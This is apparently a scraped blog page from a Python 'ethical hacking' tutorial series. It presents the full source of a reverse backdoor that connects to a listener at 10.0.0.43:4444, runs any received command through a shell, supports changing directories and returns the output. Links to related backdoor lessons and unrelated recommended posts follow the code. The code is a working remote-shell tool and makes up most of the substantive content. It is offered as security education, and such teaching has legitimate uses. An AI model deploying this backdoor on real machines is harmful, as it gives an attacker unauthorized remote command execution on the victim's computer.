
Python Ethical Hacking - BACKDOORS(4)
REVERSE_BACKDOOR - cd command
Access file system:
- cd command changes current working directory.
- It has 2 behaviours:
- cd -> shows current working directory.
- cd directoryname -> changes current working directory to directoryname
Client side - Backdoor code:
#!/usr/bin/env python

import json

import socket

import subprocess

import os

class Backdoor:

    def __init__(self, ip, port):

        self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        self.connection.connect((ip, port))

    def reliable_send(self, data):

        json_data = json.dumps(data).encode()

        self.connection.send(json_data)

    def reliable_receive(self):

        json_data = ""

        while True:

            try:

                json_data = json_data + self.connection.recv(1024).decode()

                return json.loads(json_data)

            except ValueError:

                continue

    def change_working_directory_to(self, path):

        os.chdir(path)

        return "[+] Changing working directory to " + path

    def execute_system_command(self, command):

        return subprocess.check_output(command, shell=True)

    def run(self):

        while True:

            command = self.reliable_receive()

            if command[0] == "exit":

                self.connection.close()

                exit()

            elif command[0] == "cd" and len(command) > 1:

                command_result = self.change_working_directory_to(command[1])

            else:

                command_result = self.execute_system_command(command).decode()

            self.reliable_send(command_result)

my_backdoor = Backdoor("10.0.0.43", 4444)

my_backdoor.run()

Execute cd and cd .. commands.
Python Ethical Hacking - BACKDOORS(4)的更多相关文章
- Python Ethical Hacking - BACKDOORS(8)
Cross-platform hacking All programs we wrote are pure python programs They do not rely on OS-specifi ...
- Python Ethical Hacking - BACKDOORS(3)
BACKDOORS Sockets Problem: TCP is stream-based. Difficult to identify the end of message/batch. Solu ...
- Python Ethical Hacking - BACKDOORS(1)
REVERSE_BACKDOOR Access file system. Execute system commands. Download files. Upload files. Persiste ...
- Python Ethical Hacking - BACKDOORS(7)
Handling Errors: If the client or server crashes, the connection will be lost. Backdoor crashes if: ...
- Python Ethical Hacking - BACKDOORS(6)
File Upload: A file is a series of characters. Uploading a file is the opposite of downloading a fil ...
- Python Ethical Hacking - BACKDOORS(5)
File Download: A file is a series of characters. Therefore to transfer a file we need to: 1. Read th ...
- Python Ethical Hacking - BACKDOORS(2)
Refactoring - Creating a Listener Class #!/usr/bin/env python import socket class Listener: def __in ...
- Python Ethical Hacking - ARP Spoofing
Typical Network ARP Spoofing Why ARP Spoofing is possible: 1. Clients accept responses even if they ...
- Python Ethical Hacking - NETWORK_SCANNER(2)
DICTIONARIES Similar to lists but use key instead of an index. LISTS List of values/elements, all ca ...
随机推荐
- 2.K8S的核心资源管理方法
目录 1.1陈述式资源管理方法 1.1.1.管理名称空间资源 1.1.2.管理Deployment资源 1.1.3.管理Service资源 1.1.4.kubectl用法总结 1.2.声明式资源管理方 ...
- Linux nohup命令详解,终端关闭程序依然可以在执行!
大家好,我是良许. 在工作中,我们很经常跑一个很重要的程序,有时候这个程序需要跑好几个小时,甚至需要几天,这个时候如果我们退出终端,或者网络不好连接中断,那么程序就会被中止.而这个情况肯定不是我们想看 ...
- 基于flask的城市空气质量分析系统
1.1 系统功能 在对主要需求进行分析后,确定系统由以下几个模块组成. 1) 用户信息管理: 该部分主要完成系统管理员的增加.删除.编辑和访问控制权限等操作. 2) 数据管理: 该部分主要完成后台存 ...
- demo的自动化测试框架设计
[准备环境] pycharm [思路] Python+request+unittest+HTMLTestRunner 框架 框架的可读性需要强 公共方法提取 可变参数需要提取放入配置文件 做好日志记录 ...
- 一个线上问题的思考:Eureka注册中心集群如何实现客户端请求负载及故障转移?
前言 先抛一个问题给我聪明的读者,如果你们使用微服务SpringCloud-Netflix进行业务开发,那么线上注册中心肯定也是用了集群部署,问题来了: 你了解Eureka注册中心集群如何实现客户端请 ...
- Python3-os模块-操作系统的各种接口
Python3中的os模块提供了一个便携的方式去使用操作系统的相关功能 os.name 返回导入的操作系统相关模块的名字,如 posix(unix/linux),nt(windows)等 os.env ...
- 05[掌握]高可用、集群、持久化、docker 等前置知识点
高可用 24小时对外提供服务 高并发 同一时间段能处理的请求数 1,中心化和去中心化 1.1,中心化 意思是所有的节点都要有一个主节点 缺点:中心挂了,服务就挂了 中心处理数据的能力有限,不能把节点性 ...
- mybatis缓存之一级缓存(二)
这篇文章介绍下mybatis的一级缓存的生命周期 一级缓存的产生 一级缓存的产生,并不是看mappper的xml文件的select方法,看下面的例子 mapper.xml <select id= ...
- js基础练习题(1)
1.字符串 视频教程地址: js基础练习题 1.如何连接两个或者两个以上字符串? var cssname = 'box' var num = 1 var html = '<div class=& ...
- String 类的其他功能
12.01_常见对象(Scanner的概述和方法介绍)(掌握) A:Scanner的概述 B:Scanner的构造方法 Scanner(InputStream source) System.in C: ...